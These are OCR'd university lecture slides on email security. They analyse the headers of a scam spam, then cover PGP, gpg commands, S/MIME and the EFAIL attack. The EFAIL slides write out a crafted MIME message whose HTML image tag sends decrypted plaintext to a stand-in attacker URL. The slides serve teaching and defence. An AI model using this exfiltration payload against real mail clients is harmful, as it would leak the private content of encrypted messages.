
SPAM ANALYSIS
[before validation systems]

SPAM EXAMPLE

- message delivered to official e-mail address, published in web site
- Thunderbird labeled it as spam
- sender looks to be "Mr Jamice Williams"
- delivered to multiple hidden recipients (BCC)
- in Thunderbird (Mac OS) source (full text) of message can be quickly obtained by pressing CMD-U



Rispondi | Inoltra | Archivia | Elimina

Da Mr Jamice Williams <mrjamicewilliamshotmail.com@dis.uniroma1.it>

Oggetto ***SPAM*** TRANSFER OF US$6,800,000.00 TO YOUR BANK ACCOUNT. 00.45

Rispondi a mrjamicewilliams@hotmail.com

A undisclosed-recipients:; Altre azioni

Posta indesiderata | Non indesiderata

Attention: Beneficiary,

TRANSFER OF US$6,800,000.00 TO YOUR BANK ACCOUNT.

Payment Notification:

We are writhing to know if it's true that you are DEAD? Because we received a notification from one MR. GERSHON SHAPIRO of USA stating that you are DEAD and that you have giving him the right to claim your funds. He stated you died on a CAR accident.

He has been calling us regarding this issue, but we cannot proceed with him until we confirm this by not hearing from you after 7days. Be advised that we have made all arrangements for you to receive and confirm your funds without anymore stress, and without any further delays.

All we need to confirm now is your been DEAD Or still Alive. Because this MAN'S message brought shock to our minds. And we just can't proceed with him until we confirm if this is a reality OR not.

But if it happened we did not hear from you after 7days, then we say: MAY YOUR SOUL REST IN PERFECT PEACE" YOUR JOY AND SUCCESS REMAINS OUR GOAL.

May the peace of the Lord be with you wherever you may be now.

Your Faitfully,

Mr Jamice Williams
Account Manager

SPAM ANALYSIS

Sorgente di: imap://damore@imap.dis.uniroma1.it:993/fetch%3EUID%3E/Junk%3E48069

```
Return-Path: <mrjamicewilliamshotmail.com@uictech.com.cn>
X-Original-To: damore@dis.uniroma1.it
Delivered-To: damore@dis.uniroma1.it
Received: from localhost (webmail.dis.uniroma1.it [151.100.59.69])
        by mail.dis.uniroma1.it (Postfix) with ESMTP id 9333B22174
        for <damore@dis.uniroma1.it>; Sat, 10 Mar 2012 00:47:47 +0100 (CET)
Received: from webmail.dis.uniroma1.it ([127.0.0.1])
 by localhost (webmail [127.0.0.1]) (amavisd-new, port 10024) with ESMTP
 id 28570-13 for <damore@dis.uniroma1.it>;
 Sat, 10 Mar 2012 00:47:42 +0100 (CET)
Received: from mial.uictech.com.cn (unknown [121.52.214.219])
        by webmail.dis.uniroma1.it (Postfix) with SMTP id 1BD9026AF0A
        for <damore@dis.uniroma1.it>; Sat, 10 Mar 2012 00:47:01 +0100 (CET)
Received: from User ([41.203.64.130])
        (envelope-sender <mrjamicewilliamshotmail.com>)
        by 121.52.214.219 with ESMTP
        for <damon@euroa-gazette.com.au>; Sat, 10 Mar 2012 07:45:31 +0800
Reply-To: <mrjamicewilliams@hotmail.com>
From: "Mr Jamice Williams" <mrjamicewilliamshotmail.com@dis.uniroma1.it>
Subject: ***SPAM*** TRANSFER OF US$6,800,000.00 TO YOUR BANK ACCOUNT.
Date: Fri, 9 Mar 2012 15:45:36 -0800
MIME-Version: 1.0
Content-Type: text/html;
        charset="Windows-1251"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
X-Antivirus: avast! (VPS 120309-0, 03/09/2012), Outbound message
X-Antivirus-Status: Clean
Message-Id: <20120309234701.1BD9026AF0A@webmail.dis.uniroma1.it>
To: undisclosed-recipients:;
X-Virus-Scanned: by amavisd-new at dis.uniroma1.it
X-Spam-Status: Yes, hits=9.2 tagged_above=-99.0 required=8.0 tests=BAYES_50,
 FORGED_HOTMAIL_RCVD2, FORGED_MUA_OUTLOOK, FORGED_OUTLOOK_HTML,
 FORGED_OUTLOOK_TAGS, HTML_MESSAGE, MIME_HTML_ONLY, MSOE_MID_WRONG_CASE,
 RCVD_IN_BL_SPAMCOP_NET, RCVD_IN_SORBS_WEB, RDNS_NONE, SUBJ_ALL_CAPS,
 US_DOLLARS_3
X-Spam-Level: *********
X-Spam-Flag: YES
```

Riga 41, col. 17

FIRST HOP

first hop basic data

Received: from User ([41.203.64.130]) (envelope-sender <mrjamicewilliamshotmail.com>) by 121.52.214.219 with ESMTP for <damon@euroa-gazette.com.au>; Sat, 10 Mar 2012 07:45:31 +0800

questions

a) whom 41.203.64.130 is registered to?

b) whom 121.52.214.219 is registered to?

c) whom euroa-gazette.com.au is registered to?

d) are these data compatible?

FIRST ANSWERS

IP Information for 41.203.64.130

IP Location:	Nigeria Abuja Glo-mobile
ASN:	AS37148
IP Address:	41.203.64.130 W R P D T

```
inetnum:        41.203.64.0 - 41.203.65.255
netname:        GLOBACOM
descr:          GLO-Mobile Network Services
country:        NG
admin-c:        PA2-AFRINIC
tech-c:         PA2-AFRINIC
status:         ASSIGNED PA
mnt-by:         GLO-ONLINE-ADMIN
source:         AFRINIC # Filtered
parent:         41.203.64.0 - 41.203.95.255

person:         Prasoon Agarwal
nic-hdl:        PA2-AFRINIC
address:        1- Mike Adenuga Close, Victoria Island
address:        Lagos
address:        Lagos
address:        Nigeria
e-mail:         michael.okoduwa@gloworld.com

phone:          +2348055571050
phone:          +2348055570601
source:         AFRINIC # Filtered
```

IP Information for 121.52.214.219

IP Location:	China Beijing Beijing Topnew Info&tech Co .ltd
ASN:	AS4808
IP Address:	121.52.214.219 W R P D T
Reverse IP:	2 websites use this address. (examples: tanchengtax.com uictech.com.cn)

```
inetnum:        121.52.208.0 - 121.52.223.255
netname:        TopnewNET
descr:          Beijing Topnew Info&Tech co,.LTD.
descr:          No.9 A JintailiJiaÃ£Â¬Chaoyang DistrictÃ£Â¬Beijing China
country:        CN
admin-c:        HG335-AP
tech-c:         CL1725-AP
mnt-by:         MAINT-CNNIC-AP
mnt-lower:      MAINT-CNNIC-AP
mnt-routes:     MAINT-CNNIC-AP
status:         ALLOCATED PORTABLE
changed:        hm-changed@apnic.net  20071107
source:         APNIC

person:         Hongbo Gao
nic-hdl:        HG335-AP
e-mail:         gao@topnew.cn
address:        No.9 A JintailiJia£¬Chaoyang District£¬Beijing China
phone:          +86-10-52081277
fax-no:         +86-10-52081280
country:        CN
changed:        ipas@cnnic.net.cn  20071106
mnt-by:         MAINT-CNNIC-AP
source:         APNIC

person:         Chaocheng Li
nic-hdl:        CL1725-AP
e-mail:         lcc@topnew.cn
address:        No.9 A JintailiJia£¬Chaoyang District£¬Beijing China
phone:          +86-10-52081208
fax-no:         +86-10-52081280
country:        CN
changed:        ipas@cnnic.net.cn  20071106
mnt-by:         MAINT-CNNIC-AP
source:         APNIC
```

courtesy of

DomainTools
The recognized leader in Internet domain name intelligence

moreover

- euroa-gazette.com.au is registered to "Euroa Gazette Newspaper", an Australian company
- the website of "The Euroa Gazette" for long time (about 2 years) showed news of October 13, 2009 (message has been sent on March 10, 2012)

RESULT OF FIRST-HOP ANALYSIS

message has been sent from a host registered to some Nigerian organization and received by a Chinese organization, that has been also informed that the final recipient belongs to an Australian organization

SECOND HOP

questions

a) whom mial.uictech.com.cn is registered to?

b) why IP 121.52.214.219 is labeled as unknown?

c) what compatibility between such data?

second hop basic data

Received: from mial.uictech.com.cn (unknown [121.52.214.219])
by webmail.dis.uniroma1.it (Postfix) with SMTP id 1BD9026AF0A
for <damore@dis.uniroma1.it>; Sat, 10 Mar 2012 00:47:01 +0100 (CET)

SECOND-HOP ANALYSIS

> whois uictech.com.cn

Domain Name: uictech.com.cn
ROID: 20061205s10011s12255687-cn
Domain Status: ok
Registrant ID: hc812883321-cn
Registrant Organization: 北京联友创嘉科技发展有限公司
Registrant Name: 陈文杰
Registrant Email:
Sponsoring Registrar: 北京万网志成科技有限公司
Name Server:dns11.hichina.com
Name Server:dns12.hichina.com
Registration Date: 2006-12-05 16:32:09
Expiration Date: 2012-12-05 16:32:09
Dnssec Deployment: N

after three attempts (first ones were void):
> nslookup uictech.com.cn
Non-authoritative answer:
Name: uictech.com.cn
Address: 121.52.214.219

data are compatible!

RESULT OF ANALYSIS

- message from Nigeria to China (with claimed final destination in Australia), then from China to Italy looks scarcely convincing
  - in particular there seems to be no reason why the Chinese server has delivered it to server in Sapienza (no explicit recipients of Sapienza are written in message)
- identity of Chinese server appears to be reasonably assured, since it is confirmed by Sapienza server
  - if Sapienza server was been captured, confirmation is unreliable
- initial Nigerian origin is only attested by Chinese server

MESSAGE IS COMPATIBLE WITH A PHISHING ATTEMPT ORIGINATED IN CHINA AND DELIVERED WITH SPOOFING TECHNIQUES AND ADULTERATED HEADERS

Email Security for the End User

E-MAIL SECURITY NEEDS WRT END-USERS

- **confidentiality**: protection from disclosure
- **authentication** of sender of message
- **message integrity**: protection from modification
- **non-repudiation of origin**: protection from denial by sender


NOTE: Validation systems do not provide these properties to the end-user!


PRETTY GOOD PRIVACY (PGP)

- Pretty Good Privacy is a standard created by Phil Zimmermann in 1991
  - "PGP empowers people to take their privacy into their own hands. There has been a growing social need for it. That's why I wrote it." See Why I wrote PGP https://www.philzimmermann.com/EN/essays/WhyIWrotePGP.html

- well known and widely used since the 90s
- using best available crypto algorithms
- originally free, now owned by Symantec (www.pgp.com)
- open version **OpenPGP** standardized in RCF 4880
  - several implementations, e.g., Gnu Privacy Guard (www.gnupg.org)
  - integrated in (some) email clients, e.g., Thunderbird
  - integrated into webmails through browser extensions, e.g., FlowCrypt


How OpenPGP encryption works visually






Additional details in RFC 4880

How OpenPGP authentication works visually





Additional details in RFC 4880

OpenPGP: practical issues

1. How to embed the signature/encrypted content into a message?
2. How to get the public key of other users?

OpenPGP: signature/encrypted content into a message

There are several RFCs defining how to handle this problem. Unfortunately, different clients behave in different ways.

For instance, given the signature of a message:


- it could be appended as an attachment (e.g., in Thunderbird)
- it could be appended at the end of the message (e.g., in FlowCrypt)

Similar issue wrt encrypted messages. MIME/PGP added specific type/subtypes to MIME to mitigate this issue. Still, it is a bit of mess. The best implementation will adopt one approach but then try to handle also other approaches (e.g., FlowCrypt compatibility list).

OpenPGP: retrieve public keys of other users

Original idea: **Web of Trust**

- Each user keep a list of (trusted) public keys of other users
- He will sign these keys: other users may thus trust these the keys if they trust who is signed them
- More complex policies: trust a PK only when K trusted users are trusting it



However…

Google

pgp web of trust

https://medium.com › what-are-the-failings-of-pgp-web...

Why did the PGP Web of Trust fail? | by Henry Story | Medium

Jun 19, 2018 — Key Signing parties help grow the number of people each individual has verified personally. But the idea behind the **PGP Web of Trust** is that one ...

People also search for

web of trust chrome extension	web of trust free download
web of trust cryptography	pgp web of trust strong set
web of trust download	web of trust extension

https://inversegravity.net › web-of-trust-dead

PGP - The Web of Trust is Dead | inversegravity.net

Aug 6, 2019 — The **Web of Trust** was intended to solve this exact purpose, but the promise of encryption for everyone could never be kept.

OpenPGP: retrieve public keys of other users (2)

Approaches:

1. The public key is attached to the email

    a. what if we want to encrypt? we first have to exchange a message to get the PK

    b. should we trust the PK attached to the mail?

    c. The idea is that each user has is own way to verify the identity

OpenPGP: retrieve public keys of other users (3)

2. The public key can be fetched from a key server
   a. Public servers: is the server verifying the identity of the user upload the PK?
      i. Ubuntu key server: any user can upload a PK, faking the key metadata
      ii. OpenPGP key server: a validation email is sent to the address claimed by the PK

   b. Private servers: organizations may track PK of their users. It works but requires special ways of validating the PKs. It cannot scale for all internet users.

PGP: Tutorial

- Create a new key pair: **gpg --gen-key**

```
gpg (GnuPG) 2.2.19; Copyright (C) 2019 Free Software Foundation, Inc.
GnuPG needs to construct a user ID to identify your key.
Real name: Emilio Coppa
Email address: admin@webhack.it
You selected this USER-ID:    "Emilio Coppa <admin@webhack.it>"

<request for a passphrase>

We need to generate a lot of random bytes. It is a good idea to perform some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number generator a better chance to gain enough entropy.

gpg: .../.gnupg/trustdb.gpg: trustdb created
gpg: key XXXXXXXXXXXXX marked as ultimately trusted
gpg: directory '/home/ercoppa/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '.../.gnupg/openpgp-revocs.d/YYYYYYYYYYYY.rev'
public and secret key created and signed.

pub   rsa3072 2021-10-17 [SC] [expires: 2023-10-17]
      ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
uid                      Emilio Coppa <admin@webhack.it>
sub   rsa3072 2021-10-17 [E] [expires: 2023-10-17]
```

Reference: [How To Use GPG to Encrypt and Sign Messages]

PGP: Tutorial (2)

- Export the public key: **gpg --armor --export email@domain.com**

-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGFsTKUBDADAGKYjV8QO/St5OBh8eRZUiwO9fTTy/WLaOgJXaYmzM2qH7Ml3
.....
lYc6M8/J6HoSNheHYqLsPktWK/zeGOA=
=VYi8

-----END PGP PUBLIC KEY BLOCK-----

Reference: [How To Use GPG to Encrypt and Sign Messages]

PGP: Tutorial (3)

- Import public key of another user: **gpg --import file.asc**

```
gpg: key 3C78335641C9D68F: public key "AAA BBB (new key from Jan 2020) <AAA.BBB@domain.ext>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

- Import public of another user from a public server: **gpg --recv-keys XYZ**

```
gpg --recv-keys B00353B634BEAE32764CCCA05F9F6FC7C7E89F96
gpg: key 5F9F6FC7C7E89F96: public key "Emilio Coppa <coppa@diag.uniroma1.it>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

- Trust imported key: **gpg --sign-key email@example.com**

Reference: [How To Use GPG to Encrypt and Sign Messages]

PGP: Tutorial (4)

- Encrypt a file: **gpg --encrypt --armor -r person@email.com file.ext**

  gpg: XXX: There is no assurance this key belongs to the named user
  sub rsa3072/XXXX 2021-10-05 Emilio Coppa <coppa@diag.uniroma1.it>
  Primary key fingerprint: AAA BBB CCC
  Subkey fingerprint: AAA BBB CCC
  It is NOT certain that the key belongs to the person named in the user ID. If you
  ***really* know what you are doing, you may answer the next question with yes.**

  Use this key anyway? (y/N) y

The encrypted file is file.ext.asc

Reference: How To Use GPG to Encrypt and Sign Messages

PGP: Tutorial (5)

- Sign a file: **gpg --sign --armor file.ext**


The signature is file.ext.asc


- Encrypt and sign: **gpg --encrypt --sign --armor -r person@email.com file.ext**

- Decrypt and/or check signature**: gpg file.ext.asc**

Reference: [How To Use GPG to Encrypt and Sign Messages]

FlowCrypt


Gmail
Secure Compose
Posta
Posta in arrivo 1
Speciali
Posticipati
Inviati
Bozze 1
Altro


New Signed Secure Message
admin@webhack.it
cc bcc
Test
Test
Encrypt, Sign and Send
Saved

Secure/Multipurpose Internet Mail Extensions (S/MIME)

- The goal is to provide similar security properties as PGP: authentication, message integrity, non-repudiation of origin (using digital signatures), confidentiality.
- IETF standard for public key encryption and signing of MIME data (see **multipart/signed, application/x-pkcs7-mime**)
- RFC 3369, RFC 3370, RFC 3850 and RFC 3851. It is more “standardized” than OpenPGP
- Nice whitepaper describing S/MIME **[PDF]**
- Big difference wrt PGP: **the trust model is based on X.509 certificates and CAs.** Hence, it is using a similar approach to what is in use by the web.

EFAIL (i.e., when email encryption solutions badly fail)

- **CVE-2017-17688 and CVE-2017-17689**
- Attacker may access the decrypted content of an email if it contains active content like HTML or JavaScript, or if loading of external content has been enabled in the client.
- Affected email clients include Gmail, Apple Mail, and Microsoft Outlook.

Reference: Wikipedia EFAIL; Scientific paper: [PDF]

EFAIL: attacking MIME parsers (1)

Suppose the attacker has a copy of encrypted message. E.g.,

```
Content-Type: application/pkcs7-mime;  s-mime-typed-envelope-data
Content-Transfer-Encoding: base64
<base64-ENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDM
ESSAGE>
```

EFAIL: attacking MIME parsers (2)

Now the sends builds the following message:

The encrypted content is inserted inside HTML content.

```
[...]
Content-Type: multipart/mixed;boundary="BOUNDARY"
[...]
--BOUNDARY
Content-Type: text/html

<img src="http://attacker.chosen.url/
--BOUNDARY
Content-Type: application/pkcs7-mime;
s-mime-typed-envelope-data
Content-Transfer-Encoding: base64
ENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDM
ESSAGEENCRYPTEDMESSAGE
--BOUNDARY

Content-Type: text/html
">
--BOUNDARY
```

EFAIL: attacking MIME parsers (3)

The client of the recipient automatically performs the decryption, replacing the plaintext into the message:

```
[...]
Content-Type: multipart/mixed;boundary="BOUNDARY"
[...]
--BOUNDARY
Content-Type: text/html

<img src="http://attacker.chosen.url/
DECRYPTED-SECRET
">
--BOUNDARY
```

If the client is rendering the HTML code, this will trigger a HTTP request for retrieving the image:

http://attacker.chosen.url/DECRYPTED-SECRET

which will leak the secret content to attacker.

You can find more details in the NDSS paper.